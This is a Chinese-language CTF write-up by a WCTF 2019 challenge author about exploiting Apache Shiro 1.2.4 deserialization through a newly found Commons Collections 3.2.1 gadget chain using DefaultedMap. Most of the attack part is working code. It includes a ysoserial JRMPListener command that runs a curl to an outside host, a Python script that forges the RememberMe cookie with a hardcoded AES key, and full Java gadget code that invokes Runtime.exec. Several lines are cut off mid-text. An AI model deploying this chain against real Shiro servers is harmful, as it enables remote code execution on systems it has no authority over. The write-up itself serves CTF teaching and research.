Commons Collections3 新Map利用挖掘(WCTF出题笔记)

梅子酒m3i / 2019-07-16 09:09:00 / 浏览数 5331 技术文章 技术文章 顶(0) 踩(0)

在WCTF 2019中，每支队伍要求设计两道题目，我参与了其中一道题目的部分设计，主要为Java安全。

题目的利用思路可总结为：

1. shiro 1.2.4反序列化利用
2. Commons Collections新利用链的挖掘

赛后有两支队伍解出了该题目，分别是217和r3kapig，但是经过了解，比较遗憾的是，都是通过利用CommonsBeanutils的非预期解出的，这篇文章就主要说说预期解法。

第一部分的shiro
1.2.4的反序列化利用是一个老洞了，主要利用思路便是，在已知加密密钥的情况下，可以伪造RememberMe的Cookie，同时，该Cookie实质上是序列化过的数据，因此当

题目提供了jar文件，在pom.xml文件中，很清晰地可以看到commons-collections-3.2.1以及shiro1.2.4，而业务功能则是标准的shiro认证流程，因此shiro利用阶段十分简

利用jar文件中泄漏的硬编码密钥伪造反序列化数据

直接通过构造反序列化RCE在本题中是行不通的，其中细节在Orange的博客中有详细的描述，由于不是本文的重点，因此这里直接给出链接，就不再细说：
Pwn a CTF Platform with Java JRMP Gadget
通过ysoserial的JRMPListener，我们可以利用CommonsCollections来完成对shiro的攻击。通过下面这条命令我们能新建一个JRMPListener:

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 9999 CommonsCollections7 "curl http://x2wugy.cey
```

生成序列化cookie的脚本为：

```
import sys
import base64
import uuid
from random import Random
import subprocess
from Crypto.Cipher import AES

def encode_rememberme(command):
   popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-BETA-all.jar', 'JRMPClient', command], stdout=subproces
   BS   = AES.block_size
   pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
   key  =  "TWthODIwaVk4MmtpVTdkTg=="
   mode =  AES.MODE_CBC
   iv   =  uuid.uuid4().bytes
   encryptor = AES.new(base64.b64decode(key), mode, iv)
   file_body = pad(popen.stdout.read())
   base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
   return base64_ciphertext

if __name__ == '__main__':
   payload = encode_rememberme(sys.argv[1])
   print(payload)
```

将key替换为题目中硬编码的key，再运行上面的脚本，便可以得到JRMPClient的序列化数据，替换掉题目中的cookie，便能触发反序列化。

当我们使用ysoserial构建payload会发现一个问题，那便是ysoserial中已有的CommonsCollections3.2.1相关payload都是不可用的，因此便需要我们重新挖掘一个不同于

接下来则是如何寻找一个有效的gadget完成反序列化的利用。
commons-collections3.2.1公开的几个利用链是：

1. LazyMap
2. TransformedMap

而该题目的采取了一些非常暴力的方式将LazyMap和TransformedMap的链进行了摘除，此时就需要选手挖掘出一条新的commons-collections利用链。
如何挖掘新的链呢？我们可以参考LazyMap的exploit构造过程，结合网上已有的诸多资料，我们可以将LazyMap的调用流程归结为以下几步:

1. BadAttributeValueExpException.readObject
2. TiedMapEntry.toString
3. TiedMapEntry.getValue
4. LazyMap.get

5. ChainedTransformer.transform
6. InvokerTransformer.transform

因此我们目标就可以缩小至寻找一个Map，在这个Map中，调用了transformer.transform，并且transformer的值可控，那么我们便有可能找到这么一个Map。

实际情况是确实存在一个Map满足以上条件：DefaultedMap

DefaultedMap与LazyMap类似，都是在get方法中调用transform，并且调用transform方法的对象都是可控的transformer，所以此时对我们而言，DefaultedMap的利用

1. BadAttributeValueExpException.readObject
2. TiedMapEntry.toString
3. TiedMapEntry.getValue
4. DefaultedMap.get
5. ChainedTransformer.transform
6. InvokerTransformer.transform

由于其调用流程和LazyMap高度类似，因此我们可以直接在ysoserial中LazyMap相关payload的基础上进行小改。

在ysoserial中，我们新增一个名为CommonsCollections7的payload作为DefaultedMap的payload，实现方式参照LazyMap进行编写:

```
public BadAttributeValueExpException getObject(final String command) throws Exception {
       final String[] execArgs = new String[] { command };
       final Transformer transformerChain = new ChainedTransformer(
           new Transformer[]{ new ConstantTransformer(1) });
       final Transformer[] transformers = new Transformer[] {
           new ConstantTransformer(Runtime.class),
           new InvokerTransformer("getMethod", new Class[] {
               String.class, Class[].class }, new Object[] {
               "getRuntime", new Class[0] }),
           new InvokerTransformer("invoke", new Class[] {
               Object.class, Object[].class }, new Object[] {
               null, new Object[0] }),
           new InvokerTransformer("exec",
               new Class[] { String.class }, execArgs),
           new ConstantTransformer(1) };
       final Map innerMap = new HashMap();
       final Map defaultedmap = DefaultedMap.decorate(innerMap, transformerChain);
       TiedMapEntry entry = new TiedMapEntry(defaultedmap, "foo");
       BadAttributeValueExpException val = new BadAttributeValueExpException(null);
       Field valfield = val.getClass().getDeclaredField("val");
       valfield.setAccessible(true);
       valfield.set(val, entry);
       Reflections.setFieldValue(transformerChain, "iTransformers", transformers);
       return val;
   }
```

随后重新编译一份jar，使用这个新的CommonsCollections的payload起一个JRMPListener便可以完成攻击了。

上一篇：Android逆向之Native层分析 下一篇：记一次有趣的渗透测试
1. 5 条回复


Zedd 2019-07-16 09:35:10


梅子酒梅子酒

0 回复Ta

rmb122 2019-07-16 13:17:21

梅子酒梅子酒

0 回复Ta



By七友 2019-07-16 14:51:04

妹子酒妹子酒

0 回复Ta

东风 2019-07-23 16:51:05

所以给出的链接呢

0 回复Ta

梅子酒m3i 2019-07-31 13:17:59

@东风 sorry，刚看到你的回复，链接地址：http://blog.orange.tw/2018/03/pwn-ctf-platform-with-java-jrmp-gadget.html

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板